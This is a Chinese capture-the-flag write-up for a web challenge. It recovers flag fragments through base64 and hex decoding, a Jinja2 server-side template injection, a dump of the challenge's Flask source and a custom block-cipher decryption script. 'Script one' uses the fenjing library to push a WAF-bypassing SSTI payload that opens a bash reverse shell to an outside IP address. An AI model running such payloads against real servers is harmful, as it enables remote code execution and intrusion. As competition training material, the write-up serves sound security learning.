
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)


Web: 回来吧永远滴神

解题思路：

网页叫我们提交问题答案，这个看比赛的应该都答得出来



然后进入隐藏关卡<http://101.200.138.180:16356/evlelLL/646979696775616e，F12>查看代码：



这个integrity属性十分不正常，一眼base64，解密它：

NDY2YzYxNjc1YjMwNWQzYTIwNDk3YjQ0NTM0YjM2NDY2YTM3NjM=解密：

466c61675b305d3a20497b44534b36466a3763十六进制转字符串：


Flag[0]: I{DSK6Fj7c

得到第一部分

然后再看输入框，试试ssti，发现{{}}被过滤了，那试试{%%}，发现给出了提示：




看来是有ssti漏洞，试试{% print %}



确信了，这里用ssti.py（脚本一）直接梭哈反弹shell：



然后发现两个离谱文件：



这样拿到了

Flag[1]: SHvVBCB9Xa

Flag[2]: C5f\_Y\*4CI6

找不到第三个，那就把app.py复制下来审计一下：

from flask import Flask, request, render\_template, render\_template\_string, jsonify, session, redirect, url\_for, current\_app

from level import level

app = Flask(import\_name=\_\_name\_\_,

            static\_url\_path='/static',

            static\_folder='static',

            template\_folder='templates')

app.secret\_key = 'GVASDGDJGHiAsdfgmkdfjAhSljkD.IjOdrgSsddggkhukDdHAGOTJSFGLDGSADASSGDFJGHKJFDG ' # 随机生成的安全秘钥

@app.route('/')

@app.route('/index')

def index():

    # Session存储在服务器上，而Cookie存储在用户浏览器上

    session.pop('answers\_correct', None) # 从session中移除'answers\_correct'键，否则返回None

    return render\_template('index.html') # 通过render\_template函数渲染并返回index.html模板

@app.route('/submit-answers', methods=['POST'])

def submit\_answers():

    # 从POST请求中获取答案并判断是否与正确答案匹配

    answer1 = request.form.get('answer1')

    answer2 = request.form.get('answer2')

    answer3 = request.form.get('answer3')

    correct\_answers = {'answer1': 'VN', 'answer2': '卡莎', 'answer3': '小狗'}

    # 如果全部匹配，设置session 'answers\_correct'为真并返回一个表示成功的JSON响应

    if answer1 == correct\_answers['answer1'] and answer2 == correct\_answers['answer2'] and answer3 == correct\_answers['answer3']:

        session['answers\_correct'] = True

        return jsonify(success=True)

    # 如果不匹配，返回一个包含错误信息的JSON响应

    else:

        return jsonify(error='对神的膜拜不够虔诚！伟大的神决定再给你一次机会，务必好好珍惜！')

@app.route('/evlelLL/<path:hex\_str>', methods=['GET', 'POST'])

def level1(hex\_str):

    # 检查用户是否已经通过验证

    if not session.get('answers\_correct'):

        return redirect(url\_for('caught')) # 如果用户session中不存在'answers\_correct'键（即未通过验证），重定向用户到'caught'路由对应的页面

    decoded\_str = ''  # 在这里初始化decoded\_str

    try:

        # 尝试将16进制字符串解码为字节，然后解码为utf-8格式的字符串

        decoded\_str = bytes.fromhex(hex\_str).decode('utf-8')

    except ValueError:

        # 如果出现解码错误，可能是因为提供的不是有效的16进制字符串

        lev = 100

    # 设置lev的值

    if decoded\_str == 'diyiguan':

        lev = 1

    elif decoded\_str == 'meixiangdaoba':

        lev = 2

    else:

        lev = 100

    if request.method == "GET": # 如果当前请求是GET方法，函数将渲染并返回level.html模板

        if lev == 1:

            message = "恭喜你发现隐藏关卡！"

            placeholder = "该提交什么呢？我可能会告诉你一些有用的信息喔！"

        elif lev == 2:

            message = "不愧是你！第二关就在这里喔！"

            placeholder = "这里需要输入的是什么呢？"

        elif lev == 100:

            message = "未知的关卡"

            placeholder = "似乎走错了地方"

        return render\_template("level.html", level=lev, message=message, placeholder=placeholder)

    try:

        custom\_message\_1 = "\n恭喜你！请同时收好通往最终虚空的第一条必备信息：ch4Os\_\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n"

        custom\_message\_1\_1 = "ZTU4MWI3ZTU4MWI3ZTU5MThhZThhZjg5ZTRiZGEwZWZiYzhjZTU4NWI2ZTVhZTllZThiZjk4ZTY5Yzg5ZTU4ZmE2ZTVhNDk2ZTRiODgwZTU4NWIzZWZiYzgx" + \

                             "NmQ2NTY5Nzg2OTYxNmU2NzY0NjE2ZjYyNjE="

        custom\_message\_2 = "\n恭喜你！请同时收好通往最终虚空的第二条必备信息：\_xi4oHmdm"

        custom\_message\_3 = "\n将两条必备信息连接起来，然后访问吧！"

        code = request.form.get('iIsGod') # 从POST请求的表单数据中获取名为iIsGod的字段值

        level\_func = 'level' + str(lev) # 动态构建字符串，用于表示函数名

        call\_obj = getattr(level, level\_func) # 从level模块获取名为level\_func的函数

        res = call\_obj(code) # 将获取到的iIsGod字段值作为参数传递给上述函数

        current\_app.logger.info("攻击Payload：%s", res)  # 使用Flask的日志记录功能打印结果

        rendered\_content = render\_template\_string("神说：%s" % res) # 将执行结果res嵌入到字符串中，并使用render\_template\_string渲染

        rendered = render\_template\_string("%s" % res)

        current\_app.logger.info("回显内容：%s", rendered\_content)  # 使用Flask的日志记录功能打印结果

        # 添加不同关卡的回显逻辑

        if lev == 1 and (res == rendered or "Flag[1]:" in rendered\_content or "\_frozen\_importlib\_external.FileLoader" in rendered\_content or "[&#39;&lt;&#39;, &#39;C&#39;, &#39;o&#39;, &#39;n&#39;, &#39;f&#39;, &#39;i&#39;, &#39;g&#39;," in rendered\_content):

        # if lev == 1: # debug

            current\_app.logger.info("第一关的安全结果：%s", rendered\_content)

            if "Flag[1]:" in rendered\_content:

                rendered\_content = rendered\_content + custom\_message\_1 + custom\_message\_1\_1

            return rendered\_content

        elif lev == 2 and (res == rendered or "Flag[2]:" in rendered\_content):

        # elif lev == 2: # debug

            current\_app.logger.info("第二关的安全结果：%s", rendered\_content)

            if "Flag[2]:" in rendered\_content:

                rendered\_content = rendered\_content + custom\_message\_2 + custom\_message\_3

            return rendered\_content

        else:

            return "神说：\n" + \

                   "🎉看来你的努力已经看到了回报呢~\n" + \

                   "😺但是，就像猫咪对着悬挂的线团，有些秘密是触碰不得的喵~\n" + \

                   "🌟我赞赏你的聪明才智，但秘密还是秘密，不可以全部告诉你喔~\n" + \

                   "😉继续探索吧，谁知道下一个转角会遇见什么呢？"

    except Exception as e:

        return "好像不太对，再试试~"

@app.route('/caught')

def caught():

    return "逮到你了！不可以在未经允许的情况下访问喵~"

@app.route('/ch4Os\_\_xi4oHmdm', methods=['GET'])

def chaos\_1():

    html\_content = f'''

<pre>

from Crypto.Util.Padding import pad

from Crypto.Util.number import bytes\_to\_long as b2l, long\_to\_bytes as l2b

from Crypto.Random import get\_random\_bytes

from enum import Enum

class Mode(Enum):

    ECB = 0x01

    CBC = 0x02

    CFB = 0x03

class Cipher:

    def \_\_init\_\_(self, key, iv=None):

        self.BLOCK\_SIZE = 64

        self.KEY = [b2l(key[i:i+self.BLOCK\_SIZE//16]) for i in range(0, len(key), self.BLOCK\_SIZE//16)]

        self.DELTA = 0x9e3779b9

        self.IV = iv

        self.ROUNDS = 64

        if self.IV:

            self.mode = Mode.CBC if iv else Mode.ECB

            if len(self.IV) \* 8 != self.BLOCK\_SIZE:

                self.mode = Mode.CFB

    def \_xor(self, a, b):

        return b''.join(bytes([\_a ^ \_b]) for \_a, \_b in zip(a, b))

    def encrypt\_block(self, msg):

        m0 = b2l(msg[:4])

        m1 = b2l(msg[4:])

        msk = (1 << (self.BLOCK\_SIZE//2)) - 1

        s = 0

        for i in range(self.ROUNDS):

            s += self.DELTA

            m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i+1) % len(self.KEY)])

            m0 &= msk

            m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])

            m1 &= msk

        return l2b((m0 << (self.BLOCK\_SIZE//2)) | m1)

    def encrypt(self, msg):

        msg = pad(msg, self.BLOCK\_SIZE//8)

        blocks = [msg[i:i+self.BLOCK\_SIZE//8] for i in range(0, len(msg), self.BLOCK\_SIZE//8)]

        ct = b''

        if self.mode == Mode.ECB:

            for pt in blocks:

                ct += self.encrypt\_block(pt)

        elif self.mode == Mode.CBC:

            X = self.IV

            for pt in blocks:

                enc\_block = self.encrypt\_block(self.\_xor(X, pt))

                ct += enc\_block

                X = enc\_block

        elif self.mode == Mode.CFB:

            X = self.IV

            for pt in blocks:

                output = self.encrypt\_block(X)

                enc\_block = self.\_xor(output, pt)

                ct += enc\_block

                X = enc\_block

        return ct

if \_\_name\_\_ == '\_\_main\_\_':

    KEY = get\_random\_bytes(16)

    IV = get\_random\_bytes(8)

    cipher = Cipher(KEY, IV)

    FLAG = b'xxxxxxxxxxxxxxxxxxx'

    ct = cipher.encrypt(FLAG)

    # KEY: 3362623866656338306539313238353733373566366338383563666264386133

    print(f'KEY: {{KEY.hex()}}')

    # IV: 64343537373337663034346462393931

    print(f'IV: {{IV.hex()}}')

    # Ciphertext: 1cb8db8cabe8edbbddb236d5eb6f0cdeb610e9af855b52d3

    print(f'Ciphertext: {{ct.hex()}}')

</pre>

    '''

    return html\_content

# @app.route('/encrypt', methods=['GET'])

# def chaos\_2():

#     link = url\_for('content', \_external=True)

#     code\_content = f"""

# # -\*- coding: utf-8 -\*-

# from <a href="{link}" style="text-decoration: none; color: black; cursor: text;">ISCC</a> import ISCC

# import base64

# secret\_key = "00chaos00crypto00kyuyu00"

# iscc = <a href="{link}" style="text-decoration: none; color: black; cursor: text;">ISCC</a>(secret\_key)

# flag = "Flag[3]:              xxxxxxxxxx"

# ciphertext = iscc.encrypt(flag)

# print base64.b64encode(ciphertext)

# """

#     return '<pre>' + code\_content + '</pre>'

# @app.route('/PPPYthOn\_\_c00De', methods=['GET'])

# def content():

#     code\_content = """

# # -\*- coding: utf-8 -\*-

# substitution\_box = [54, 132, 138, 83, 16, 73, 187, 84, 146, 30, 95, 21, 148, 63, 65, 189,

#                     188, 151, 72, 161, 116, 63, 161, 91, 37, 24, 126, 107, 87, 30, 117, 185,

#                     98, 90, 0, 42, 140, 70, 86, 0, 42, 150, 54, 22, 144, 153, 36, 90,

#                     149, 54, 156, 8, 59, 40, 110, 56, 1, 84, 103, 22, 65, 17, 190, 41,

#                     99, 151, 119, 124, 68, 17, 166, 125, 95, 65, 105, 133, 49, 19, 138, 29,

#                     110, 7, 81, 134, 70, 87, 180, 78, 175, 108, 26, 121, 74, 29, 68, 162,

#                     142, 177, 143, 86, 129, 101, 117, 41, 57, 34, 177, 103, 61, 135, 191, 74,

#                     69, 147, 90, 49, 135, 124, 106, 19, 89, 38, 21, 41, 17, 155, 83, 38,

#                     159, 179, 19, 157, 68, 105, 151, 166, 171, 122, 179, 114, 52, 183, 89, 107,

#                     113, 65, 161, 141, 18, 121, 95, 4, 95, 101, 81, 156, 17, 190, 38, 84,

#                     9, 171, 180, 59, 45, 15, 34, 89, 75, 164, 190, 140, 6, 41, 188, 77,

#                     165, 105, 5, 107, 31, 183, 107, 141, 66, 63, 10, 9, 125, 50, 2, 153,

#                     156, 162, 186, 76, 158, 153, 117, 9, 77, 156, 11, 145, 12, 169, 52, 57,

#                     161, 7, 158, 110, 191, 43, 82, 186, 49, 102, 166, 31, 41, 5, 189, 27]

# def shuffle\_elements(perm, items):

#     return list(map(lambda x: items[x], perm))

# def xor\_sum\_mod(a, b):

#     combine = lambda x, y: x + y - 2 \* (x & y)

#     result = ''

#     for i in range(len(a)):

#         result += chr(combine(ord(a[i]), ord(b[i])))

#     return result

# def generate\_subkeys(original):

#     permuted = shuffle\_elements(substitution\_box, original)

#     grouped\_bits = []

#     for i in range(0, len(permuted), 7):

#         grouped\_bits.append(permuted[i:i + 7] + [1])

#     compressed\_keys = []

#     for group in grouped\_bits[:32]:

#         position = 0

#         value = 0

#         for bit in group:

#             value += (bit << position)

#             position += 1

#         compressed\_keys.append((0x10001 \*\* value) % 0x7f)

#     return compressed\_keys

# def bytes\_to\_binary\_list(data):

#     byte\_data = [ord(char) for char in data]

#     total\_bits = len(byte\_data) \* 8

#     binary\_list = [0] \* total\_bits

#     position = 0

#     for byte in byte\_data:

#         for i in range(8):

#             binary\_list[(position << 3) + i] = (byte >> i) & 1

#         position += 1

#     return binary\_list

# class ISCC:

#     def \_\_init\_\_(self, secret\_key):

#         if len(secret\_key) != 24 or not isinstance(secret\_key, bytes):

#             raise ValueError("Error.")

#         self.secret\_key = secret\_key

#         self.prepare\_keys()

#     def prepare\_keys(self):

#         binary\_key = bytes\_to\_binary\_list(self.secret\_key)

#         all\_keys = []

#         for \_ in range(8):

#             binary\_key = generate\_subkeys(binary\_key)

#             all\_keys.extend(binary\_key)

#             binary\_key = bytes\_to\_binary\_list(''.join([chr(num) for num in binary\_key[:24]]))

#         self.round\_keys = []

#         for i in range(32):

#             self.round\_keys.append(''.join(map(chr, all\_keys[i \* 8: i \* 8 + 8])))

#     def process\_block(self, data\_block, encrypting=True):

#         assert len(data\_block) == 16, "Error."

#         left\_half, right\_half = data\_block[:8], data\_block[8:]

#         for round\_key in self.round\_keys:

#                 left\_half, right\_half = right\_half, xor\_sum\_mod(left\_half, round\_key)

#         return right\_half + left\_half

#     def encrypt(self, plaintext):

#         if len(plaintext) % 16 != 0 or not isinstance(plaintext, bytes):

#             raise ValueError("Plaintext must be a multiple of 16 bytes.")

#         encrypted\_text = ''

#         for i in range(0, len(plaintext), 16):

#             encrypted\_text += self.process\_block(plaintext[i:i+16], True)

#         return encrypted\_text

# """

#     return '<pre>' + code\_content + '</pre>'

这一部分大概率是flag3的加密过程：

<pre>

from Crypto.Util.Padding import pad

from Crypto.Util.number import bytes\_to\_long as b2l, long\_to\_bytes as l2b

from Crypto.Random import get\_random\_bytes

from enum import Enum

class Mode(Enum):

    ECB = 0x01

    CBC = 0x02

    CFB = 0x03

class Cipher:

    def \_\_init\_\_(self, key, iv=None):

        self.BLOCK\_SIZE = 64

        self.KEY = [b2l(key[i:i+self.BLOCK\_SIZE//16]) for i in range(0, len(key), self.BLOCK\_SIZE//16)]

        self.DELTA = 0x9e3779b9

        self.IV = iv

        self.ROUNDS = 64

        if self.IV:

            self.mode = Mode.CBC if iv else Mode.ECB

            if len(self.IV) \* 8 != self.BLOCK\_SIZE:

                self.mode = Mode.CFB

    def \_xor(self, a, b):

        return b''.join(bytes([\_a ^ \_b]) for \_a, \_b in zip(a, b))

    def encrypt\_block(self, msg):

        m0 = b2l(msg[:4])

        m1 = b2l(msg[4:])

        msk = (1 << (self.BLOCK\_SIZE//2)) - 1

        s = 0

        for i in range(self.ROUNDS):

            s += self.DELTA

            m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i+1) % len(self.KEY)])

            m0 &= msk

            m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])

            m1 &= msk

        return l2b((m0 << (self.BLOCK\_SIZE//2)) | m1)

    def encrypt(self, msg):

        msg = pad(msg, self.BLOCK\_SIZE//8)

        blocks = [msg[i:i+self.BLOCK\_SIZE//8] for i in range(0, len(msg), self.BLOCK\_SIZE//8)]

        ct = b''

        if self.mode == Mode.ECB:

            for pt in blocks:

                ct += self.encrypt\_block(pt)

        elif self.mode == Mode.CBC:

            X = self.IV

            for pt in blocks:

                enc\_block = self.encrypt\_block(self.\_xor(X, pt))

                ct += enc\_block

                X = enc\_block

        elif self.mode == Mode.CFB:

            X = self.IV

            for pt in blocks:

                output = self.encrypt\_block(X)

                enc\_block = self.\_xor(output, pt)

                ct += enc\_block

                X = enc\_block

        return ct

if \_\_name\_\_ == '\_\_main\_\_':

    KEY = get\_random\_bytes(16)

    IV = get\_random\_bytes(8)

    cipher = Cipher(KEY, IV)

    FLAG = b'xxxxxxxxxxxxxxxxxxx'

    ct = cipher.encrypt(FLAG)

    # KEY: 3362623866656338306539313238353733373566366338383563666264386133

    print(f'KEY: {{KEY.hex()}}')

    # IV: 64343537373337663034346462393931

    print(f'IV: {{IV.hex()}}')

    # Ciphertext: 1cb8db8cabe8edbbddb236d5eb6f0cdeb610e9af855b52d3

    print(f'Ciphertext: {{ct.hex()}}')

</pre>

此代码实现了一种简单的分组加密算法，结合了自定义的Feistel结构和不同的分组加密模式（ECB, CBC, CFB）。

那么跟着思路写解密脚本，然后泡一下就行了，具体位脚本2



Flag[3]: CFCYm6Gs\*}

接着把flag0-3连接起来：

Flag：I{DSK6Fj7cSHvVBCB9XaC5f\_Y\*4CI6CFCYm6Gs\*}

一眼栅栏密文，直接解密就行了：



Exp:

脚本一：

import functools

import time

import requests

from fenjing import exec\_cmd\_payload

url = "http://101.200.138.180:16356/evlelLL/646979696775616e"

cookies = {

'csrftoken':'eFj8KW8MwNkoIpmEivaIJdVzFYc2l4fqZRJN7R0HgBLykAqslXVdvEu6DFkhQbL8',

'td\_cookie':'2258944894',

'session': 'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.Zk8RFw.UDQvuzm2G\_y34W2AU-bxaCf3rj0'

}

po={"http":None,"https":None}

@functools.lru\_cache(1000)

def check\_waf(payload):

    post\_data={"iIsGod": payload}

    res = requests.post(url=url,cookies=cookies,data=post\_data,proxies=po)

    if "大胆" in res.text:

        return False

    else:

        return True

if \_\_name\_\_ == "\_\_main\_\_":

    shell= exec\_cmd\_payload(check\_waf, 'bash -c "bash -i >& /dev/tcp/47.113.177.51/5555 0>&1"')

print(shell)

脚本二：

from Crypto.Util.Padding import unpad

from Crypto.Util.number import bytes\_to\_long as b2l, long\_to\_bytes as l2b

from Crypto.Random import get\_random\_bytes

from enum import Enum

class Mode(Enum):

    ECB = 0x01

    CBC = 0x02

    CFB = 0x03

class Cipher:

    def \_\_init\_\_(self, key, iv=None):

        self.BLOCK\_SIZE = 64

        self.KEY = [b2l(key[i:i+self.BLOCK\_SIZE//16]) for i in range(0, len(key), self.BLOCK\_SIZE//16)]

        self.DELTA = 0x9e3779b9

        self.IV = iv

        self.ROUNDS = 64

        if self.IV:

            self.mode = Mode.CBC if iv else Mode.ECB

            if len(self.IV) \* 8 != self.BLOCK\_SIZE:

                self.mode = Mode.CFB

    def \_xor(self, a, b):

        return b''.join(bytes([\_a ^ \_b]) for \_a, \_b in zip(a, b))

    def encrypt\_block(self, msg):

        m0 = b2l(msg[:4])

        m1 = b2l(msg[4:])

        msk = (1 << (self.BLOCK\_SIZE//2)) - 1

        s = 0

        for i in range(self.ROUNDS):

            s += self.DELTA

            m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i+1) % len(self.KEY)])

            m0 &= msk

            m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])

            m1 &= msk

        return l2b((m0 << (self.BLOCK\_SIZE//2)) | m1)

    def decrypt\_block(self, ct):

        m0 = b2l(ct[:4])

        m1 = b2l(ct[4:])

        msk = (1 << (self.BLOCK\_SIZE//2)) - 1

        s = self.DELTA \* self.ROUNDS

        for i in range(self.ROUNDS-1, -1, -1):

            m1 -= ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])

            m1 &= msk

            m0 -= ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i+1) % len(self.KEY)])

            m0 &= msk

            s -= self.DELTA

        return l2b((m0 << (self.BLOCK\_SIZE//2)) | m1)

    def encrypt(self, msg):

        msg = pad(msg, self.BLOCK\_SIZE//8)

        blocks = [msg[i:i+self.BLOCK\_SIZE//8] for i in range(0, len(msg), self.BLOCK\_SIZE//8)]

        ct = b''

        if self.mode == Mode.ECB:

            for pt in blocks:

                ct += self.encrypt\_block(pt)

        elif self.mode == Mode.CBC:

            X = self.IV

            for pt in blocks:

                enc\_block = self.encrypt\_block(self.\_xor(X, pt))

                ct += enc\_block

                X = enc\_block

        elif self.mode == Mode.CFB:

            X = self.IV

            for pt in blocks:

                output = self.encrypt\_block(X)

                enc\_block = self.\_xor(output, pt)

                ct += enc\_block

                X = enc\_block

        return ct

    def decrypt(self, ct):

        blocks = [ct[i:i+self.BLOCK\_SIZE//8] for i in range(0, len(ct), self.BLOCK\_SIZE//8)]

        msg = b''

        if self.mode == Mode.ECB:

            for block in blocks:

                msg += self.decrypt\_block(block)

        elif self.mode == Mode.CBC:

            X = self.IV

            for block in blocks:

                pt = self.\_xor(X, self.decrypt\_block(block))

                msg += pt

                X = block

        elif self.mode == Mode.CFB:

            X = self.IV

            for block in blocks:

                output = self.encrypt\_block(X)

                pt = self.\_xor(output, block)

                msg += pt

                X = block

        return unpad(msg, self.BLOCK\_SIZE//8)

if \_\_name\_\_ == '\_\_main\_\_':

    KEY = bytes.fromhex('3362623866656338306539313238353733373566366338383563666264386133')

    IV = bytes.fromhex('64343537373337663034346462393931')

    cipher = Cipher(KEY, IV)

    ct = bytes.fromhex('1cb8db8cabe8edbbddb236d5eb6f0cdeb610e9af855b52d3')

    decrypted\_message = cipher.decrypt(ct)

    print(f'Decrypted message: {decrypted\_message}')